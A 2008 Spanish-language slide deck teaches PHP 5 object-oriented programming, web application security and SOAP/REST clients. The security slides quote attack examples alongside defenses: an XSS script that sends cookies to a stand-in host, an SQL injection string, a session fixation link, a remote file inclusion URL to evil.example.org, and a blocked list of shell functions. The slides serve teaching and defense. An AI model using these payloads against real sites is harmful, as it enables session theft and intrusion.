

# PHP OOP

*Projecto Universitat Empresa  
Barcelona  
Noviembre de 2008*

Agustín F. Calderón M.  
[agustincl@gmail.com](mailto:agustincl@gmail.com)

# OOP (Object-oriented programming)

- Software organizado en la misma manera que el problema
- Convierte la estructura de datos en el centro sobre el que pivotan las operaciones
- La programación estructurada presta atención al conjunto de acciones que manipulan el flujo de datos, desde la situación inicial a la final.
- La programación orientada a objetos presta atención a la interrelación que existe entre los datos y las acciones a realizar con ellos.

# Ventajas

- **Uniformidad:** la representación de los objetos lleva implícita el análisis, diseño y codificación de los mismos.
- **Comprendión.** Los datos y procedimientos del objeto están agrupados en clases, que se corresponden con su estructura de información.
- **Flexibilidad.** Relación entre los procedimientos que manipulan los datos con los datos a tratar.
- **Estabilidad.** Permite aislar las partes del programa que permanecen inalterables en el tiempo.
- **Reusabilidad.** El objeto permite que programas que traten las mismas estructuras de información reutilicen las definiciones de objetos anteriores.

# Características

- Identidad del Objeto: dos objetos aun cuando sean iguales en sus atributos, son distintos entre sí.
- Clasificación: nos obliga a una abstracción del concepto de objeto denominada clase.
- Encapsulación y ocultación de datos: capacidad que tienen los objetos de construir una cápsula a su alrededor, ocultando la información que contienen. OOP incorporan la posibilidad de encapsular también las estructuras de datos.
- Mantenibilidad: debe ser fácilmente modificable
- Reusabilidad: los objetos pueden ser reutilizados en la confección de otros programas.

# Características 2

- Poliformismo: cuando un objeto toma muchas formas.
- Herencia: propagación de los atributos y las operaciones a través de distintas subclases definidas a partir de una clase común
- Identidad, clasificación, polimorfismo y herencia caracterizan a los lenguajes orientados a objetos.



# Clase

- Agrupación de objetos que comparten las mismas propiedades y comportamiento.
- Las propiedades deben
  - Significativas dentro del entorno de la aplicación
  - El número de propiedades de un objeto debe ser el mínimo para realizar todas las operaciones que requiera la aplicación.
- Propiedades (atributos)
- Comportamientos (operaciones)
- Relaciones con otros objetos

# SOY UNA CLASE

- Soy un cuadrado y me muevo, giro, agrando y reduzco. Las partes que me componen son los puntos de mis vértices.
- Ser y no ser.
- ¿Qué soy ?, ¿Qué hago? ¿Qué dejo ver al resto del mundo?

# Como crear una clase

- Identificar los objetos
- Definir las operaciones
- Definir los atributos de los objetos

# Metodologías orientadas a objetos

- Una estructura de datos debe contener las operaciones que los modifican. La técnica que se utiliza para obtener esta “abstracción de datos” es la encapsulación de los mismos en una estructura conocida como clase.
- El acceso a los datos contenidos en la clase se realiza mediante las operaciones que la propia clase define.

# Metodologías orientadas a objetos 2

- Tamaño de la aplicación
- Complejidad
- Rapidez
- Portabilidad
- Gestión de recursos
- Interface de usuario
- Relación entre Datos
- Claridad
- Eficiencia
- Encapsulación

# Lenguajes

- SMALLTALK: Xerox. Primer MVC. Interpretado.
- Eiffel: Orientado a objetos “puro”.
- C++: Añade a su predecesor una serie de características que le convierten en un lenguaje orientado a objetos.
- Bases de datos
  - DBMS:aportan gran capacidad en la manipulación de datos, pero no implementan el almacenamiento y consulta de grandes volúmenes de datos.
  - OOP:capacidad de manipulación de datos.


# Objetos y asociaciones.

- La parte más importante de todo diseño es el punto de entrada de la definición de requerimientos.
- El sistema de tratamiento de información documental es un gestor de documentos, de tal manera que puedan clasificar en uno o varios índices, recuperar para su modificación, visualizar, para su consulta, reclasificar, archivar y destruir. El sistema procesa la petición del usuario, devolviendo un mensaje e indicando el éxito o el fracaso de la petición.


# Objetos y asociaciones.

- La parte más importante de todo diseño es el punto de entrada de la definición de requerimientos.
- El sistema de tratamiento de información documental es un gestor de documentos, de tal manera que puedan clasificar en uno o varios índices, recuperar para su modificación, visualizar, para su consulta, reclasificar, archivar y destruir. El sistema procesa la petición del usuario, devolviendo un mensaje e indicando el éxito o el fracaso de la petición.


# Objetos y asociaciones 2



# Objetos y asociaciones 3



# Objetos y asociaciones 4



# PHP 5 :: OOP

- **Clase**

- class A
  - {
  - function foo()
    - {
    - if (isset(\$this)) {
      - echo '\$this is defined (';
      - echo get\_class(\$this);
      - echo ")\\n";
    - } else {
      - echo "\\$this is not defined.\\n";
    - }
  - }

# PHP 5 :: OOP 2

- **Clase**

- class SimpleClass{  
    // invalid member declarations:  
    public \$var1 = 'hello '.'world';  
    public \$var2 = <<<EOD  
    hello world  
    EOD;  
    public \$var3 = 1+2;  
    public \$var4 = self::myStaticMethod();  
    public \$var5 = \$myVar;  
    // valid member declarations:  
    public \$var6 = myConstant;  
    public \$var7 = self::classConstant;  
    public \$var8 = array(true, false);  
}

# PHP 5 :: OOP 3

- **Instancia**
- <?php  
\$instance = new SimpleClass()  
?>

# PHP 5 :: OOP 4

- **Extendiendo objetos**

- class ExtendClass extends SimpleClass
  - {
    - // Redefine the parent method
    - function displayVar()
      - {
        - echo "Extending class\n";
        - parent::displayVar();
      - }
    - }
  - \$extended = new ExtendClass();
  - \$extended->displayVar();

# PHP 5 :: OOP 5

- **Constructores y Destructores**

- class MyDestructableClass {  
    function \_\_construct() {  
        print "In constructor\n";  
        \$this->name = "MyDestructableClass";  
    }  
  
    function \_\_destruct() {  
        print "Destroying " . \$this->name . "\n";  
    }  
}
- \$obj = new MyDestructableClass();

# PHP 5 :: OOP 6

- **Public, Protected o Private**
- Los elementos declarados con Public pueden ser accesados en todos lados. Los Protected limitan el acceso a las clases heredadas (y a la clase que define el elemento). Los Private limitan la visibilidad solo a la clase que lo definió.
- class MyClass
  - {
    - public \$public = 'Public';
    - protected \$protected = 'Protected';
    - private \$private = 'Private';
  - function printHello()
    - {
      - echo \$this->public;
      - echo \$this->protected;
      - echo \$this->private;
    - }
  - }

# PHP 5 :: OOP 7

- **Operador de resolución (Paamayim Nekudotayim)**
- Permite acceso a los miembros o métodos estaticos, constantes, y eliminados de una clase.
- ```
<?php
class OtherClass extends MyClass
{
    public static $my_static = 'static var';
    public static function doubleColon() {
        echo parent::CONST_VALUE . "\n";
        echo self::$my_static . "\n";
    }
}
OtherClass::doubleColon();
?>
```

# PHP 5 :: OOP 8

- **Static**
- Declarar miembros de clases o métodos como estáticos. A causa de que los métodos estáticos son accesibles sin que se haya creado una instancia del objeto. De hecho las llamadas a métodos static son resueltas en tiempo de ejecución.
- ```
class Foo {  
    public static function aStaticMethod() {  
        // ...  
    }  
}  
Foo::aStaticMethod();
```

# PHP 5 :: OOP 9

- **Constantes**

- Los valores constantes no pueden ser accesados desde una instancia de un objeto.

- <?php  
class MyClass  
{  
 const constant = 'constant value';  
  
 function showConstant() {  
 echo self::constant . "\n";  
 }  
}  
echo MyClass::constant . "\n";  
\$class = new MyClass();  
\$class->showConstant();  
// echo \$class::constant; is not allowed  
?>

# PHP 5 :: OOP 10

- **Abstracción de clases**

- No es permitido crear una instancia de una clase que ha sido definida como abstracta.
- Los métodos definidos como abstractos simplemente declaran los métodos, no pueden definir la implementación.
- Cuando se hereda desde una clase abstracta, todos los métodos marcados como abstractos en la declaración de la clase padre, deben de ser definidos por la clase hijo.

# PHP 5 :: OOP 11

- **Interfaces**
- Las interfaces de objetos permiten crear código el cual especifica métodos que una clase debe implementar, sin tener que definir como serán manejados esos métodos.
- Todos los métodos en una interface deben ser públicos, esto es la naturaleza de una interface.
- Todos los métodos en la interface deben ser implementados dentro de una clase; de no hacerse así resultará en error fatal.
- Las clases pueden implementar más de una interface si se desea al separar cada interface con una coma.

# PHP 5 :: OOP 12

- **Final**

- Prevee que las clases hijo puedan sobreescribir un método.

- ```
class BaseClass {  
    public function test() {  
        echo "BaseClass::test() called\n";  
    }  
    final public function moreTesting() {  
        echo "BaseClass::moreTesting() called\n";  
    }  
}
```

- ```
class ChildClass extends BaseClass {  
    public function moreTesting() {  
        echo "ChildClass::moreTesting() called\n";  
    }  
}
```

- // Results in Fatal error: Cannot override final method BaseClass::moreTesting()

# Exceptions

- **Exceptions**

- ```
try {
    $error = 'Always throw this error';
    throw new Exception($error);
    // Code following an exception is not executed.
    echo 'Never executed';
} catch (Exception $e) {
    echo 'Caught exception: ', $e->getMessage(), "\n";
}
// Continue execution
echo 'Hello World';
```

# Extend Exceptions

- Una clase de excepciones definida por el usuario, puede ser definida extendiendo la clase de excepciones incorporada.
- Si una clase se extiende de la clase Exception incorporada y redefine el constructor, es altamente recomendado que también llame parent::\_\_construct()

# Exceptions Handler

- Define una función de gestión de excepciones definida por el usuario
- Establece el gestor de excepciones predeterminado si una excepción no es capturada al interior de un bloque try/catch. La ejecución se detendrá después de que gestor\_excepciones es llamado.

# Seguridad

- Seguridad basada en Confianza.
- No seguridad basada en certeza.

# Seguridad 2

- **Filtrado**
- Lista Negra (BlackList)
  - Crece. Crece. Crece. Crece. Crece.
- Lista Blanca (WhiteList)
  - Bloquea. Bloquea. Bloquea. Bloquea.

# Seguridad 3

- **Filtrar Entradas**

- ```
<form method="POST">
  Username: <input type="text" name="username" /><br />
  Password: <input type="text" name="password" /><br />
  Favourite colour:
  <select name="colour">
    <option>Red</option>
    <option>Blue</option>
    <option>Yellow</option>
    <option>Green</option>
  </select><br />
  <input type="submit" />
</form>
```

# Seguridad 4

- **Filtrar Entradas**

- Filtro Client-side para usabilidad.

- Filtro Server-side para seguridad.

```
$clean = array();
if (ctype_alpha($_POST['username']))
{
$clean['username'] = $_POST['username'];
}
if (ctype_alnum($_POST['password']))
{
$clean['password'] = $_POST['password'];
}
$colours = array('Red', 'Blue', 'Yellow', 'Green');
if (in_array($_POST['colour'], $colours))
{
$clean['colour'] = $_POST['colour'];
}
```

# Seguridad 5

- **Filtrar Entradas**

- NO se trata de sanear. Se trata de filtrar.

# Seguridad 6

- **Escapar las salidas**

- Filtrar protege la aplicación de entradas.
- Escapar protege el cliente (php y mysql) de comandos “malignos”.

# Seguridad 7

- **Escapar salida web**

- `htmlspecialchars()` y `htmlentities()`
- ```
$html = array();
$html['message'] = htmlentities($user_message, ENT_QUOTES,
'UTF-8');
echo $html['message'];
```

# Seguridad 8

- **Escapar salida DB**

```
▪ $clean = array();
if (ctype_alpha($_POST['username'])) {
    $clean['username'] = $_POST['username'];
}
// Set a named placeholder in the SQL statement for username
$sql = 'SELECT * FROM users WHERE username = :username';
// Assume the database handler exists; prepare the statement
$stmt = $dbh->prepare($sql);
// Bind a value to the parameter
$stmt->bindParam(':username', $clean['username']);
// Execute and fetch results
$stmt->execute();
$results = $stmt->fetchAll();
```

# Seguridad 9

- **Register Globals**
- if (checkLogin())  
{  
\$loggedin = TRUE;  
}  
if (\$loggedin)  
{  
// do stuff only for logged in users  
}
- Detección de origen

# Seguridad 10

- **Register Globals**

- ```
if (checkLogin())
{
$loggedin = TRUE;
}
if ($loggedin)
{
// do stuff only for logged in users
}
```
- Detección de origen
- NO presente en Php 6

# Seguridad 11

- **Seguridad de una Página Web**
- Seguridad de los elementos que tienen interface con la aplicación
  - Formularios
  - URLs

# Seguridad 12

- **Burlar Formularios**

- Desde otro lugar

- ```
<form method="POST" action="process.php">
<p>Street: <input type="text" name="street" maxlength="100" /></p>
<p>City: <input type="text" name="city" maxlength="50" /></p>
<p>State:
<select name="state">
<option value="">Pick a state...</option>
<option value="AL">Alabama</option>
<option value="AK">Alaska</option>
<option value="AR">Arizona</option>
<!-- options continue for all 50 states -->
</select></p>
<p>Zip: <input type="text" name="zip" maxlength="5" /></p>
<p><input type="submit" /></p>
</form>
```

# Seguridad 13

## » **Burlar Formularios**

- Es muy difícil de evitar.
- Pero el “formulario externo” también debe filtrarse.
  - ```
<form method="POST" action="http://example.org/process.php">
<p>Street: <input type="text" name="street" /></p>
<p>City: <input type="text" name="city" /></p>
<p>State: <input type="text" name="state" /></p>
<p>Zip: <input type="text" name="zip" /></p>
<p><input type="submit" /></p>
</form>
```

# Seguridad 14

- **Burlar Formularios**

- Es muy difícil de evitar.
- Pero el “formulario externo” también debe filtrarse en el Servidor.
  - ```
<form method="POST" action="http://example.org/process.php">
  <p>Street: <input type="text" name="street" /></p>
  <p>City: <input type="text" name="city" /></p>
  <p>State: <input type="text" name="state" /></p>
  <p>Zip: <input type="text" name="zip" /></p>
  <p><input type="submit" /></p>
</form>
```

# Seguridad 15

## • Cross-site Scripting (XSS)

- Confianza del usuario en la aplicación.
- ```
<form method="POST" action="process.php">
<p>Add a comment:</p>
<p><textarea name="comment"></textarea></p>
<p><input type="submit" /></p>
</form>
```
- Comment:
- ```
<script>
document.location = ''http://example.org/getcookies.php?cookies=
+ document.cookie;
</script>
```
- Para obtener los datos usa \$\_GET['cookies']

# Seguridad 16

## • Cross-site Scripting (XSS)

- Confianza del usuario en la aplicación.
- ```
<form method="POST" action="process.php">
<p>Add a comment:</p>
<p><textarea name="comment"></textarea></p>
<p><input type="submit" /></p>
</form>
```
- Comment:  

```
<script>
document.location = ''http://example.org/getcookies.php?cookies=
+ document.cookie;
</script>
```
- Para obtener los datos usa \$\_GET['cookies']

# Seguridad 17

- **Cross-site Request Forgeries (CSRF)**
  - Confianza de la aplicación en el usuario
  - Envía cabeceras HTTP sin el conocimiento del usuario atacado.
  - Escapando no se logra saber si es legítima la petición.

# Seguridad 18

- **Cross-site Request Forgeries (CSRF)**

- Una página donde el usuario se registra y luego puede ver un catálogo de libros para comprar.
- El “SBG” se registra normalmente e intenta comprar.
  - Se debe loguear para comprar
  - Al comprar se redirecciona a checkout.php
  - Detecta que recibe valores POST y GET
- En otro site, 
- Funciona para los usuarios autenticados, con sesión activa.

# Seguridad 19

- **Cross-site Request Forgeries (CSRF)**

- Una página donde el usuario se registra y luego puede ver un catálogo de libros para comprar.
- El “SBG” se registra normalmente e intenta comprar.
  - Se debe loguear para comprar
  - Al comprar se redirecciona a checkout.php
  - Detecta que recibe valores POST y GET
- En otro site, 
- Funciona para los usuarios autenticados, con sesión activa.

# Seguridad 20

- **Cross-site Request Forgeries (CSRF)**

- **Tokenizar**

- ```
<?php
session_start();
$token = md5(uniqid(rand(), TRUE));
$_SESSION['token'] = $token;
?>
```
- ```
<form action="checkout.php" method="POST">
<input type="hidden" name="token" value="<?php echo $token; ?>" />

<!-- Más formulario -->

</form>
```

# Seguridad 21

## • SQL Injection

- <form method="login.php" action="POST">  
Username: <input type="text" name="username" /><br />  
Password: <input type="password" name="password" /><br />  
<input type="submit" value="Log In" />  
</form>
- \$username = \$\_POST['username'];  
\$password = md5(\$\_POST['password']);  
\$sql = "SELECT \*  
FROM users  
WHERE username = '{\$username}' AND  
password = '{\$password}'";  
/\* database connection and query code \*/
- if (count(\$results) > 0) {  
// Successful login attempt  
}

# Seguridad 22

- **SQL Injection**

- 'username' OR 1 = 1 --
- ```
SELECT *  
FROM users  
WHERE username = 'username' OR 1 = 1 --' AND  
password = 'd41d8cd98f00b204e9800998ecf8427e'
```
- Filtrar. Escapar.
- mysql\_escape\_string() para escapar.

# Seguridad 23

- **Seguridad de la Sesión**
  - **Fljación de la Session (Session fixation or riding)**
  - Consiste en fijar el nombre de la cookie de session
  - <a href="http://example.org/index.php?PHPSESSID=1234">Click here</a>
  - Se usa para ganar más privilegios.
  - // If the user login is successful, regenerate the session ID  
if (authenticate( ) ) {  
 session\_regenerate\_id();  
}

# Seguridad 24

- **Seguridad de la Sesión**

- **Secuestro de la session (Session hijacking)**
- Usa a session de otro
- Un usuario se autentica.
- El “SBG” se entera del ID. He de buscar otra forma de verificar la autenticidad del usuario.
  - user-agent header.
  - ```
if ($_SESSION['user_agent'] != $_SERVER['HTTP_USER_AGENT']) {  
    // Force user to log in again  
    exit;  
}
```

# Seguridad 25

- **Seguridad del sistema de archivos**
- **Remote Code Injection**
  - Include, require.
  - `include "{$GET['section']}}/data.inc.php";`
  - <http://example.org/?section=http%3A%2F%2Fevil.example.org%2Fattack.inc%3F>
  - `include "http://evil.example.org/attack.inc?/data.inc.php";`

# Seguridad 26

- **Seguridad del sistema de archivos**
- **Command Injection**
  - exec(), system(), passthru().
    - escapeshellcmd()
    - escapeshellarg()
  - NO usar comandos creados dinámicamente

# Seguridad 27

- **Servidores Compartidos**

- safe\_mode, antigua forma de prevenirlo. No disponible en PHP 6.
  - open\_basedir (include, fopen)
  - <VirtualHost \*>  
DocumentRoot /home/user/www  
ServerName www.example.org  
<Directory /home/user/www>  
php\_admin\_value open\_basedir "/home/user/www/:/usr/local/lib/php/"  
</Directory>  
</VirtualHost>

# Seguridad 28

- **Servidores Compartidos**

- safe\_mode, antigua forma de prevenirlo. No disponible en PHP 6.
- PHP.INI
  - disable\_functions, disable\_classes
  - Desactiva las funciones y las clases listadas.
  - SOLO se puede en el PHP.INI
  - ; Disable functions  
disable\_functions = exec,passthru,shell\_exec,system
  - ; Disable classes  
disable\_classes = DirectoryIterator,Directory

# SOAP

- **Simple Object Access Protocol**
- Comunicar sistemas enviando peticiones y recibiendo respuestas, proveyendo mecanismos en diferentes patrones (como Remote Procedure Call o RPC). Las entradas y las salidas son en XML.
- Google Web Search service:

```
* try {  
    $client = new SoapClient('http://api.google.com/GoogleSearch.wsdl');  
    $results = $client->doGoogleSearch($key, $query, 0, 10, FALSE, '',  
    FALSE, '', '', '');  
    foreach ($results->resultElements as $result) {  
        echo '<a href="' . htmlentities($result->URL) . '">';  
        echo htmlentities($result->title, ENT_COMPAT, 'UTF-8');  
        echo '</a><br/>';  
    }  
}  
catch (SoapFault $e) {  
    echo $e->getMessage();  
}
```

# SOAP 2

- **Simple Object Access Protocol**
- Comunicar sistemas enviando peticiones y recibiendo respuestas, proveyendo mecanismos en diferentes patrones (como Remote Procedure Call o RPC). Las entradas y las salidas son en WSDL.
- ```
class MySoapServer
{
    public function getMessage() {
        return 'Hello, World!';
    }
    public function addNumbers($num1, $num2) {
        return $num1 + $num2;
    }
}
```
-

# SOAP 3

- **Simple Object Access Protocol**
- ```
$options = array(
'location' => 'http://example.org/soap/server/server.php',
'uri' => 'http://example.org/soap/server/'
);
$client = new SoapClient(NULL, $options);
echo $client->getMessage() . "\n";
echo $client->addNumbers(3, 5) . "\n";
```

# REST

- **Representational State Transfer**
- Se basa en la presencia de recursos en el sistema.
- RSS y RDF. Del.icio.us
- No hay una clase para comunicarse con todos los REST.
- Responden con XML. Entonces se digiere con SimpleXML(). Generalmente tienen una API bien definida.
- ```
$u = 'username';
$p = 'password';
$fooTag = "https://{$u}:{$p}@api.del.icio.us/v1/posts/all?tag=foo";
$bookmarks = new SimpleXMLElement($fooTag, NULL, true);
foreach ($bookmarks->post as $bookmark)
{
    echo '<a href="' . htmlentities($bookmark['href']) . '">';
    echo htmlentities($bookmark['description']);
    echo "</a><br />\n";
}
```

# FIN

- **GRACIAS.**
- [agustincl@gmail.com](mailto:agustincl@gmail.com)